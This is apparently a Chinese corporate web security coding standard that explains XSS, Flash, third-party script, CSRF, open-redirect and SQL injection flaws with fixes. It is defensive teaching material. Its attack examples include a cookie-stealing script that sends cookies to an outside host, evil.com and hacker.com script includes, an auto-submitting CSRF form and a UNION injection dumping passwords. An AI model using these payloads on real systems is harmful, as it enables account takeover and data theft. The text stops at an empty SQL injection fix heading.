集团 web 安全标准

ver

目的

本文档是为了让大家对各种 web 安全威胁的产生原因、常见攻击手段有更深入的了解，并且作为各种 web 安全威胁的修补方案标准，以便大家能够快速的定位漏洞代码和解除安全隐患。

目录

第一章页面展示

Cross Site Script

安全威胁

Cross Site Script（XSS），跨站脚本攻击。

攻击者利用应用程序的动态展示数据功能，在 html 页面里嵌入恶意代码。当用户浏览该页之时，这些嵌入在 html 中的恶意代码会被执行，用户浏览器被攻击者控制，从而达到攻击者的特殊目的。

跨站脚本攻击有两种攻击形式

1、反射型跨站脚本攻击

攻击者会通过社会工程学手段，发送一个 URL 连接给用户打开，在用户打开页面的同时，浏览器会执行页面中嵌入的恶意脚本。

2、存储型跨站脚本攻击

攻击者利用 web 应用程序提供的录入或修改数据功能，将数据存储到服务器或用户 cookie 中，当其他用户浏览展示该数据的页面时，浏览器会执行页面中嵌入的恶意脚本。所有浏览者都会受到攻击。

3、DOM 跨站攻击

由于 html 页面中，定义了一段 JS，根据用户的输入，显示一段 html 代码，攻击者可以在输入时，插入一段恶意脚本，最终展示时，会执行恶意脚本。

DOM 跨站和以上两个跨站攻击的差别是，DOM 跨站是纯页面脚本的输出，只有规范使用 JAVASCRIPT，才可以防御。

恶意攻击者可以利用跨站脚本攻击做到：

1、盗取用户 cookie，伪造用户身份登录。
2、控制用户浏览器。
3、结合浏览器及其插件漏洞，下载病毒木马到浏览者的计算机上执行。
4、衍生 URL 跳转漏洞。
5、让官方网站出现钓鱼页面。
6、蠕虫攻击

代码示例

直接在 html 页面展示“用户可控数据”，将直接导致跨站脚本威胁。

Java 示例：

某 JSP 文件

```
while(rs.next())
    {
        %>
        <tr>
        <td><%=rs.getInt("id") %></td>
        <td><%=rs.getString("pname")%></td>
        <td><%=rs.getString("pdesc")%></td>
        <td><%=rs.getString("ptype")%></td>
        </tr>
        <%
    }
```

代码中这几个加粗的变量“rs.getInt("id")、*rs.getString("pname")*、*rs.getString("pdesc")*、*rs.getString("ptype")*”，被直接输出到了页面中，没有做任何安全过滤，一旦让用户可以输入数据，都可能导致用户浏览器把“用户可控数据”当成 JS/VBS 脚本执行，或页面元素被“用户可控数据”插入的页面 HTML 代码控制，从而造成攻击。

PHP 代码示例


```
        <tr>
        <td><?=$row["id"] ?></td>
        <td><?=$row["pname"]?></td>
        <td><?=$row["pdesc"]?></td>
        <td><?=$row["ptype"]?></td>
        </tr>
```

攻击实例

如果“代码示例”中的代码，是 alibaba.com 上的一个 web 应用，恶意用户可以做以下攻击。

攻击流程：


1、添加产品时插入恶意脚本



攻击者发布产品后，等待用户来浏览产品列表页面。

2、一个用户浏览了页面

页面代码



页面中直接显示了攻击者当时提交的“pdesc”的内容，也就是恶意脚本。将执行 http://inbreak.net/a.js 这个 JS 脚本。

脚本内容：

```
a=document.createElement("iframe");function
b(){e=escape(document.cookie);c=["http://www.inbreak.net/kxlzxtest/testxss/a.php?cookie=",e
,Math.random()];document.body.appendChild(a);a.src=c.join();}setTimeout('b()',5000);
```

获取当前浏览者的 COOKIE，并发送到 a.php，这个文件负责接收到用户发来的 cookie，并保存为 haha.txt 文件。这时，用户的 cookie 已经发送到了攻击者的服务器上，攻击者可以打开 haha.txt 文件。

这就是刚才那个用户的 cookie，攻击者可以使用浏览器插件，把自己的 cookie 替换成刚刚窃取用户的 cookie。之后攻击者再次访问服务器时，服务器应用程序，就认为攻击者的身份是刚刚那个用户。

解决方案

HTML/XML 页面输出规范：

1，在 HTML/XML 中显示“用户可控数据”前，应该进行 html escape 转义。

JAVA 示例：

```
<div>#escapeHTML($user.name) </div>
 <td>#escapeHTML($user.name)</td>
```

所有 HTML 和 XML 中输出的数据，都应该做 html escape 转义。

escapeHTML 函数参考 esapi 实现：

http://code.google.com/p/owasp-esapi-java/source/browse/trunk/src/main/java/org/owasp/esapi/codecs/HTMLEntityCodec.java

PHP 示例：

htmlentities(**$row["user.name"]**) **所有 HTML 和 XML 中输出的数据，都应该做 html escape 转义。**

escapeHTML 需要进行 html 转义应该按照以下列表进行转义

& --> & < --> < > --> > " --> " ' --> '

2，在 javascript 内容中输出的“用户可控数据”，需要做 javascript escape 转义。

html 转义并不能保证在脚本执行区域内数据的安全，也不能保证脚本执行代码的正常运行。

JAVA 示例：

<script>alert('**#escapeJavaScript($user.name)**')</script> <script>x='**#escapeJavaScript($user.name)**'</script> <div onmouseover="x='**#escapeJavaScript($user.name)**'"

需要转义的字符包括

/ --> \/ ’ --> \’ ” --> \” \ --> \\

escapeJavaScript 函数参考 esapi 实现：

http://code.google.com/p/owasp-esapi-java/source/browse/trunk/src/main/java/org/owasp/esapi/codecs/JavaScriptCodec.java

3，对输出到富文本中的“用户可控数据”，做富文本安全过滤（允许用户输出 HTML 的情况）。

示例（Fasttext 框架）：

<td>文章内容：</td><td>**#SHTML($article.context)**</td>

安全过滤的代码，请参考“Fasttext 框架”的富文本输出函数。

Fasttext 源码：

http://svn.alibaba-inc.com/repos/ali_cn/commons/headquarters/trunk/commons/fasttext/

4，输出在 url 中的数据，做 url 安全输出。

一些 html 标签的属性，需要，如果接收“用户可控数据”，需要做安全检查。

以下属性的值，如果是用户可控数据，需要做安全检查

'action', 'background', 'codebase', 'dynsrc', 'href', 'lowsrc', 'src',

这些属性的值，一般都是一个 URL，如果整串 URL 都是由“用户可控数据”组成的，则必须满足以下条件：

1）以“http”开头

```
char[] uc = url.toCharArray();
if(uc[0] != 'h' || uc[1] != 't' || uc[2] != 't' || uc[3] != 'p'){
return "";
}
```

2）转义“用户可控数据”中的以下字符

```
< --> %3C
> --> %3E
" --> %22
' --> %27
```

举例使用：

```
<a href="#surl($url)">链接</a>
<img src="#surl($imgurl)">
。。。
```

Surl 函数参考 fasttext 框架中的实现：

http://svn.alibaba-inc.com/repos/ali_cn/commons/headquarters/trunk/commons/fasttext/src/java/com/alibaba/china/fasttext/codec/URLRebuilder.java

5，针对 DOM 跨站的解决方案，详见《javascript 安全编码规范》，URL 在

http://security.alibaba-inc.com/twiki/bin/view/Security/SecuritySolution/JavaScript%E7%BC%96%E7%A0%81%E5%AE%89%E5%85%A8%E8%A7%84%E8%8C%83

6，在给用户设置认证 COOKIE 时，加入 HTTPONLY，详见《Cookie httponly flag》章节。

7，在 style 内容中输出的“用户可控数据”，需要做 CSS escape 转义。

举例使用：

```
String safe = ESAPI.encoder().encodeForCSS( request.getParameter("input") );
```

encodeForCSS 实现代码参考：

http://code.google.com/p/owasp-esapi-java/source/browse/trunk/src/main/java/org/owasp/esapi/codecs/CSSCodec.java

AJAX 输出规范：

1、XML 输出“用户可控数据”时，对数据部分做 HTML 转义。

示例：

```
<?xml version="1.0" encoding="UTF-8" ?>
    <man>
        <name>#xmlEscape($name)</name>
    <man>
```

2、json 输出要先对变量内容中的“用户可控数据”单独作 htmlEscape，再对变量内容做一次 javascriptEscape。

```
String cityname="浙江<B>"+StringUtil.htmlEscape(city.name)+"</B>";
String json =
"citys:{city:['"+
   StringUtil.javascript(cityname) +
"']}";
```

3、非 xml 输出（包括 json、其他自定义数据格式），response 包中的 http 头的 contentType，必须为 json，并且用户可控数据做 htmlEscape 后才能输出。

```
response.setContentType("application/json");
PrintWriter out = response.getWriter();
out.println(StringUtil.htmlEscape(ajaxReturn));
```

FLASH

安全威胁

FLASH 安全

利用 flash 服务端和客户端在安全配置和文件编码上的问题，导致攻击者可以利用客户端的 flash 文件发起各种请求或者攻击客户端的页面。

FLASH 的安全问题主要有服务端的安全设计问题和客户端的 flash 安全两块：

1、服务端的安全

由于没有正确的配置域策略文件，导致客户端的 flash 文件能够绕过同源策略的限制跨域获取数据。

2、客户端安全

客户端在嵌入 flash 文件的时候没有指定 flash 文件的客户端限制策略，导致嵌入在客户端的 flash 文件可以访问 HTML 页面的 DOM 数或者发起跨域请求。

恶意攻击者利用 FLASH 的安全问题可以：

1、绕过浏览器同源策略的限制发起跨域请求，比如发起 CSRF 攻击等。

2、直接更改页面的 dom 树，发起钓鱼或者跨站攻击。

代码示例

服务器端 crossdomain.xml 的错误配置：

```
<?xml version="1.0"?>
<cross-domain-policy>
<allow-access-from domain="*" />
</cross-domain-policy>
```

这样的配置可以导致允许任何来自网络上的请求、不论该请求是来自本域内还是其它域发起的。

客户端嵌入 flash 的错误配置：

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
codebase=http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=8,0,0,0`
name="Main" width="1000" height="600" align="middle" id="Main">
<embed flashvars="site=&sitename=" src="用户自定义的一个 flash 文件" name="Main"
allowscriptaccess="always" type="application/x-shockwave-flash"
pluginspage="http://www.macromedia.com/go/getflashplayer" />
</object>
```

例子中的 allowscriptaccess 选项为 always，这样的配置会使 flash 对于 html 的通讯也就是执行 javascript 不做任何限制，默认情况下值为“SameDomain”，既只允许来自于

本域的 flash 与 html 通讯，建议设置为 never；例子中没有设置 allowNetworking 选项，需要把 allowNetworking 设置为 none，因为 allowNetworking 在设置为 all（默认是）或者是 internal 的情况下会存在发生 csrfCSRF 的风险，因为 flash 发起网络请求继承的是浏览器的会话，而且会带上 session cookie 和本地 cookie。

攻击实例

1.引发 XSS 攻击：

在一个页面中嵌入 flash 的代码如下：

```
<body>
 <hi>My Flash Movie</h1>
 <object type="application/x-shockwave-flash" width="550" heigt="400">
 <param name="allovwScriptAccess" value="sameDomain">
 <param name="movie" value="myMovie.swf">
 <param name="quality" value="high">
 <param name="bgcolor" value="#ffffff">
 <embed src="myMove.swf" width="550" height="400"></embed>
</object>
</body>
```

用户可以在同域下的某个地方上传一个 flash 文件

如果用户制作一个 flash 代码如下：

```
Var secretUsername = "cnben";
Var secretPassword = "hello1234";
outputBox.htmlText = "please enter a password";
function checkpassword(){
outputBox.htmlText = "You must be a valid user.";
}else{
outputBox.htmlText = usernameBox.text +"error"
}
}
Function serPassword(newPassword:String){
secretPassword = newPassword;
}
```

下面的请求将包含并执行一个存放在远程主机是哪个的 javascript 文件：

http://test.com/movie.swf?userParam=<script src="http://evil.com/script/js"></script>

2．发起 CSRF 攻击

如果 allowNetworking 选项没有做配置，默认为 all，这种情况下，上传一个如下代码的 swf 文件，用户访问包含这个 swf 文件的额网页将发起一次 CSRF 攻击：

```
    import flash.net.URLRequest;
import flash.system.Security;
var url = new URLRequest("提交的目标地址");
var Param = new URLVariables();
```

```
Param = "参数";
url.method = "POST";
url.data = Param;
sendToURL(url);
stop();
```

解决方案

Flash 配置规范：

1、Crossdomain.xml 的安全配置：

如果没有 flash 应用，去掉 crossdomian.xml 文件，对有 flash 应用域的根目录下需要配置 crossdomain.xml 策略文件，设置为只允许来自特定域的请求，比如淘宝的配置文件如下：

```
<cross-domain-policy>
<allow-access-from domain="*.taobao.com"/>
<allow-access-from domain="*.taobao.net"/>
<allow-access-from domain="*.taobaocdn.com"/>
<allow-access-from domain="*.allyes.com"/>
<allow-access-from domain="taobao.123show.com"/>
<allow-access-from domain="taobaoa.123show.com"/>
<allow-access-from domain="*.alimama.com"/>
<allow-access-from domain="*.alimama.cn"/>
<allow-access-from domain="*.alimama.net"/>
<allow-access-from domain="*.hippb.com.cn"/>
<allow-access-from domain="*.lianpi.com"/>
<allow-access-from domain="*.tbcdn.cn"/>
<allow-access-from domain="*.kbcdn.com"/>
<allow-access-from domain="*.koubei.com"/>
</cross-domain-policy>
```

不允许添加<site-control permitted-cross-domain-policies="by-content-type"/>，这样会导致客户端可能自己加载自定义策略文件。

2、客户端嵌入 flash 文件的安全配置：

1）禁止设置 flash 的 allowscriptaccess 为 always，必须设置为 never，如果设置为 SameDomain，需要客户可以上传的 flash 文件要在单独的一个域下。

2）设置 allowNetworking 选项为 none。

3）设置 allowfullscreen 选项为 false。

如下配置：

```
<embed allowscriptaccess="never" allowNetworking=”none” allowfullscreen=”false” height=384 width=454 src=”用户自定义的一个 flash 文件” wmode="transparent" loop="false" autostart="false">
```

flash 开发规范：

1、移除敏感信息

确认没有包含像用户名、密码、SQL 查询或者其他认证信息在 swf 文件里面，因为 swf 文件能够被简单的反编译而使信息泄露

2、 客户端的验证

客户端的验证能够通过反编译软件轻易的去除后重新编译，必须在客户端和服务端都做一次验证，但是服务端的验证不能少

3、 去除调试信息

去除类似于“trace”和其他一些调试语句，因为他们能够暴露代码或数据的功能，如下代码片段暴露了该段代码的验证功能：

```
If(checklogin)
{
        Userlogin = ture;
}
trace(“管理员验证成功”);
```

4、 参数传入

如果有加载外部数据的需求，尽量不要在 html 中用“params”标签或者是 querystring 这种形式来注入数据到 swf 文件中。可以的办法是通过 sever 端的一个 http 请求来得到参数。

5、 allowDomain()

flash 文件如果有和其他 swf 文件通信的需求，需要在 swf 中配置 allowDomain()为制定的来源，禁止用*符号来允许任意来源

如下 AS 代码被严格禁止：

```
System.security.allowDomain("*");
loadMovie(param1,param2);
```

6、 ActionScript2.0 未初始化全局变量

AS2.0 中接受用户通过 FlashVars 和 Querystring 中传入的数据并放到全局变量空间中，如果利用不当会引发变量未初始化漏洞从而绕过部分认证，如下 AS 代码片段所示：

```
If(checklogin)
{
        Userlogin = ture;
}
If(Userlogin)
{
        ShowData();
}
```

如果用户在 GET 请求或者在 HTML 中作为一个对象参数将 userLoggedIn 设为 true，如下所示：

```
http://hi.baidu.com/cn_ben/login.swf?Userlogin=ture
```

解决方案：AS2.0 使用_resolve 属性捕获未定义的变量或函数，如下所示：

```
// instantiate a new object
var myObject:Object = new Object();

// define the __resolve function
myObject.__resolve = function (name) {
return "未定义的变量";
};
```

7、 加载调用外部文件

当 FLASH 加载调用外部文件的时候需要过滤掉里面的恶意内容，主要有 metadata 里面的数据和 flash mp3 player 里的 Mp3 ID3 Data，可以引发 XSS 漏洞（使攻击者可以执行任意 javascript），如下代码片段所示：

```
this.createTextField("txtMetadata",this.getNextHighestDepth
(), 10,10, 500, 500);
txtMetadata.html = true;
var nc:NetConnection = new NetConnection();
nc.connect(null);
var ns:NetStream = new NetStream(nc);
ns.onMetaData = function(infoObject:Object) {
for (var propName:String in infoObject) {
txtMetadata.htmlText += propName + " = " +
infoObject[propName];
}};
ns.play("http://localhost/test.flv");
```

如果 test.flv 中包含了 js 代码将被执行；

```
onID3 = function() {
my_text.htmlText = this.id3.author;
};
```

8、 禁止直接调用 ExternalInterface.call 来接受外部参数

ExternalInterface.call 可以直接调用客户端的 js 脚本，如下 as 代码片段所示：

```
Import flash.external.*;

……省略代码……
ExternalInterface.call(用户输入变量，用户数据参数);
……省略代码……
```

如果用户提交变量 eval，提交参数为任意 js 语句，那么用户提交的代码就会被执行。

Third-party script references

安全威胁

Third-party script references，引用第三方网站脚本或 iframe 指向第三方网站。

第三方网站，是指任何一个非阿里巴巴集团的网站。

当 html 页面引用了第三方网站的脚本，或者有 iframe 指向第三方网站时，一旦这个第三方网站出现安全问题，被黑客控制写入恶意脚本，那么该页面或脚本也会展示在阿里巴巴网站上，会导致阿里巴巴网站的访问者间接受到影响。

代码示例

下面是一段引用第三方网站脚本的代码：

```
<script src="http://www.hacker.com/trojan.js"></script>
```

这段代码会执行 www.hacker.com 网站下的 trojan.js 脚本。

下面是一段引用第三方网站 iframe 的代码：

```
<iframe src="http://www.hacker.com/trojan.htm"></iframe>
```

这段代码会同时打开 http://www.hacker.com/trojan.htm 这个页面。

攻击方法

如果“代码示例”中的代码，是 alibaba.com 上的一个 web 页面，恶意用户可以做以下攻击。

恶意用户会先入侵 www.hacker.com 这个网站，之后将恶意代码加入 *http://www.hacker.com/trojan.js*

当这个文件有恶意代码时，也会被展示在阿里巴巴的 web 页面上。

解决方案

禁止引用第三方脚本，禁止 iframe 引用第三方页面。

第二章伪装

Cross-Site Request Forgery

安全威胁

Cross-Site Request Forgery（CSRF），跨站请求伪造攻击。

攻击者在用户浏览网页时，利用页面元素（例如 img 的 src），强迫受害者的浏览器向 Web 应用程序发送一个改变用户信息的请求。

由于发生 CSRF 攻击后，攻击者是强迫用户向服务器发送请求，所以会造成用户信息被迫修改，更严重者引发蠕虫攻击。

CSRF 攻击可以从站外和站内发起。从站内发起 CSRF 攻击，需要利用网站本身的业务，比如“自定义头像”功能，恶意用户指定自己的头像 URL 是一个修改用户信息的链接，当其他已登录用户浏览恶意用户头像时，会自动向这个链接发送修改信息请求。

从站外发送请求，则需要恶意用户在自己的服务器上，放一个自动提交修改个人信息的 htm 页面，并把页面地址发给受害者用户，受害者用户打开时，会发起一个请求。

如果恶意用户能够知道网站管理后台某项功能的 URL，就可以直接攻击管理员，强迫管理员执行恶意用户定义的操作。

代码示例

一个没有 CSRF 安全防御的代码如下：

```
HttpServletRequest request, HttpServletResponse response) {
int userid=Integer.valueOf( request.getSession().getAttribute("userid").toString());
String email=request.getParameter("email");
String tel=request.getParameter("tel");
String realname=request.getParameter("realname");
 Object[] params = new Object[4];
 params[0] = email;
 params[1] = tel;
 params[2] = realname;
 params[3] = userid;
 final String sql = "update user set email=?,tel=?,realname=? where userid=?";
 conn.execUpdate(sql,params);
```

PHP 示例代码：

```
$userid=$_SESSION["userid"];
$email=$_REQUEST["email"];
$tel=$_REQUEST["tel"];
$realname=$_REQUEST["realname"];
$params = array();
$params[0] =$email;
$params[1] = $tel;
$params[2] = $realname;
$params[3] =$userid;
$sql = "update user set email=?,tel=?,realname=? where userid=?";
 execUpdate($sql,$params);
```

代码中接收用户提交的参数“email,tel,realname”，之后修改了该用户的数据，一旦接收到一个用户发来的请求，就执行修改操作。

提交表单代码：

```
<form action="http://localhost/servlet/modify" method="POST">
 <input name="email">
 <input name="tel">
 <input name="realname">
 <input name="userid">
 <input type="submit">
</form>
```

当用户点提交时，就会触发修改操作。

攻击实例

本例子是一个站外发起 CSRF 攻击例子。

如果“代码示例”中的代码，是 alibaba.com 上的一个 web 应用，那么恶意用户为了攻击 alibaba.com 的登录用户，可以构造 2 个 HTML 页面。

1）页面 a.htm 中，iframe 一下 b.htm，把宽和高都设为 0。

```
<iframe src="b.htm" width="0" height="0"></frame>
```

这是为了当攻击发生时，受害用户看不到提交成功结果页面。

2）页面 b.htm 中，有一个表单，和一段脚本，脚本的作用是，当页面加载时，自动提交这个表单。

```
<form id="modify" action="http://alibaba.com/servlet/modify" method="POST">
 <input name="email">
 <input name="tel">
 <input name="realname">
 <input name="userid">
 <input type="submit">
</form>
<script>
  document.getElementById("modify").submit();
</script>
```

3）攻击者只要把页面 a.htm 放在自己的 web 服务器上，并发送给登录用户即可。

4）用户打开 a.htm 后，会自动提交表单，发送给 alibaba.com 下的那个存在 CSRF 漏洞的 web 应用，所以用户的信息，就被迫修改了。

在整个攻击过程中，受害者用户仅仅看到了一个空白页面（可以伪造成其他无关页面），并且一直不知道自己的信息已经被修改了。

解决方案

要防御 CSRF 攻击，必须遵循一下三步：

1、 在用户登陆时，设置一个 CSRF 的随机 TOKEN，同时种植在用户的 cookie 中，当用户浏览器关闭、或用户再次登录、或退出时，清除 token。

2、 在表单中，生成一个隐藏域，它的值就是 COOKIE 中随机 TOKEN。

3、 表单被提交后，就可以在接收用户请求的 web 应用中，判断表单中的 TOKEN 值是否和用户 COOKIE 中的 TOKEN 值一致，如果不一致或没有这个值，就判断为 CSRF 攻击，同时记录攻击日志（日志内容见“Error Handing and Logging”章节）。

由于攻击者无法预测每一个用户登录时生成的那个随机 TOKEN 值，所以无法伪造这个参数。

示例：

```
1  <form method="post" id="xxxx" name="xxxx" style="margin:0px;">
2  $csrfToken.hiddenField
3  ...
4  </form>
```

代码中$csrfToken.hiddenField 将会生成一个隐藏域，用于生成验证 token，它将会作为表单的其中一个参数一起提交。

建议使用 CSRF 防御框架，覆盖所有 web 应用，示例参考《中文站 CSRF 攻击防御方案》，该方案适用于 java 项目。

注意：

当出现 GET 请求修改用户数据时，一旦在 url 中出现了 csrftoken，当前页面就不允许出现用户定义的站外链接，否则攻击者可以引诱用户点击攻击者定义的链接，访问在自己的网站，从 referer 中，获取 url 中的 csrftoken，造成 csrftoken 泄露。

常见问题

1、为什么不直接验证 referer？

网站内部，也可以发出的 CSRF 攻击。

2、如果先发生 xss 攻击，攻击者可以拿到用户页面的 token 怎么办？

CSRF 防御，是建立在 XSS 防御之后的防御。如果已经出现了 XSS 漏洞，攻击者就可以拿到用户页面中的所有信息，CSRF 防御会失去效果，必须做好 XSS 防范。

4、 所有表单都会受到 CSRF 漏洞影响么？

所有修改用户个人信息的请求，都会受到 CSRF 漏洞影响。如果一个表单功能只是查询，不会修改任何数据，就不会受到 CSRF 漏洞影响。

URL redirect

安全威胁

URL redirect，URL 跳转攻击。

Web 应用程序接收到用户提交的 URL 参数后，没有对参数做“可信任 URL”的验证，就向用户浏览器返回跳转到该 URL 的指令。

如果 alibaba.com 下的某个 web 应用程序存在这个漏洞，恶意攻击者可以发送给用户一个 alibaba.com 的链接，但是用户打开后，却来到钓鱼网站页面，将会导致用户被钓鱼攻击，账号被盗，或账号相关财产被盗。

代码示例

这是一段没有验证目的地址，就直接跳转的经典代码：

```
if(checklogin(request)){
   response.sendRedirect(request.getParameter("url"));
}
```

这段代码存在 URL 跳转漏洞，当用户登陆成功后，会跳转到 url 参数所指向的地址。

攻击方法

一个正常的流程如下：

1）买家用户发送一个商品连接给商家用户。

2）商家用户打开连接，跳转到登陆页面。

3）商家用户登陆，之后自动跳转到登录前的商品页面。

攻击演示：

如果“代码示例”中的代码，是 alibaba.com 下的一个 web 应用程序。

1）攻击者可以发送

http://china.alibaba.com/member/sigin.htm?done=http://www.hacker.com:8080/ali/sigin.htm

诱惑用户打开。

2）用户打开页面。

显示需要登陆，于是用户输入了账户和密码，登陆。

3）无论用户输入什么，都跳转到了恶意攻击者指定的钓鱼页面，这个页面显示给用户“会员登录名或密码错误”，注意 URL 中的链接地址。

4）用户看到“密码错误”，就再次输入密码。

由于用户现在看到的页面，其实是恶意攻击者伪造的钓鱼程序，而用户却以为这些操作都是在 alibaba 网站上做的，所以用户在钓鱼程序中输入了密码。

解决方案

为了保证用户所点击的 URL，是从 web 应用程序中生成的 URL，所以要做 TOKEN 验证。

1、当用户访问需要生成跳转 URL 的页面时，首先生成随机 token，并放入 cookie。

2、在显示连接的页面上生成 URL，在 URL 参数中加入 token。

示例：

http://china.alibaba.com/member/sigin.htm?**done=http://www.alibaba.com&token=5743892783432432**

3、应用程序在跳转前，判断 token 是否和 cookie 中的 token 一致，如果不一致，就判定为 URL 跳转攻击，并记录日志（日志内容见“Error Handing and Logging”章节）。

4、如果在 javascript 中做页面跳转，需要判断域名白名单后，才能跳转。

如果应用只有**跳转到阿里巴巴集团网站**的需求，可以设置白名单，判断目的地址是否在白名单列表中，如果不在列表中，就判定为 URL 跳转攻击，并记录日志（日志内容见“Error Handing and Logging”章节）。不允许配置集团以外网站到白名单列表中。

这两个方案都可以保证所有在应用中发出的重定向地址，都是可信任的地址。

第三章注入

SQL injection


安全威胁

SQL injection，SQL 注入攻击。

当应用程序将用户输入的内容，拼接到 SQL 语句中，一起提交给数据库执行时，就会产生 SQL 注入威胁。

由于用户的输入，也是 SQL 语句的一部分，所以攻击者可以利用这部分可以控制的内容，注入自己定义的语句，改变 SQL 语句执行逻辑，让数据库执行任意自己需要的指令。通过控制部分 SQL 语句，攻击者可以查询数据库中任何自己需要的数据，利用数据库的一些特性，可以直接获取数据库服务器的系统权限。

本来 SQL 注入攻击需要攻击者对 SQL 语句非常了解，所以对攻击者的技术有一定要求。但是几年前，已经出现了大量 SQL 注入利用工具，可以让任何攻击者，只要点几下鼠标，就能达到攻击效果，这使得 SQL 注入的威胁，极大增加。



代码示例

只要支持 JDBC 查询，并且开发人员使用了语句拼接，都会产生这种漏洞。

Java(jdbc)示例：

```
HttpServletRequest request, HttpServletResponse response) {
JdbcConnection conn = new JdbcConnection();
final String sql = "select * from product where pname like '%"
      + request.getParameter("pname") + "%'";
conn.execqueryResultSet(sql);
```

Java(ibatis)示例

```
<select id="unsafe" resultMap="myResultMap">
select * from table where name like '%$value$%'
</select>
UnSafeBean b = (UnSafeBean)sqlMap.queryForObject("value",
request.getParameter("name"));
```


PHP 示例：

```
$sql = "select * from product where pname like '%"
      .$_REQUEST["pname"]. "%'";
mysqli_query($link,$sql);
```

这里把用户输入的 pname 拼接到 SQL 语句中。

攻击实例

如果“代码示例”中的代码，是 alibaba.com 下的一个 web 应用程序。
源数据查询地址是：



id	pname(escapeHtml)	pdesc(escapeJs)	ptype
4	p1name	p1desc	aaa
6	test	test	aaa
7	fefefe	fefefef	aaa
8	fefefe	fefefef	aaa
9	xsstest		


当攻击者注入自己定义的语句时，访问 URL 为：

http://localhost:8080/struts1/listProduct.htm?**pname=e' and 1=2 union select 1,name,pass,4 from user where "<>'**

这时，数据库执行的语句为

select * from product where pname like '%**e' and 1=2 union select 1,name,pass,4 from user where "<>'**%'

加粗部分为用户输入的 pname 的值。
于是执行了关联查询，显示出了 user 表中的 name 和 pass 的字段。



id	pname(escapeHtml)	pdesc(escapeJs)	ptype
1	2	gfrdfe	4
1	jack	jack	4
1	jerry	jerry	4
1	user1	password	4
1	user2	123456	4
1	user3	123123	4
1	user4	hello1234	4

攻击者可以利用这种方法，执行任意 SQL 语句。

解决方案

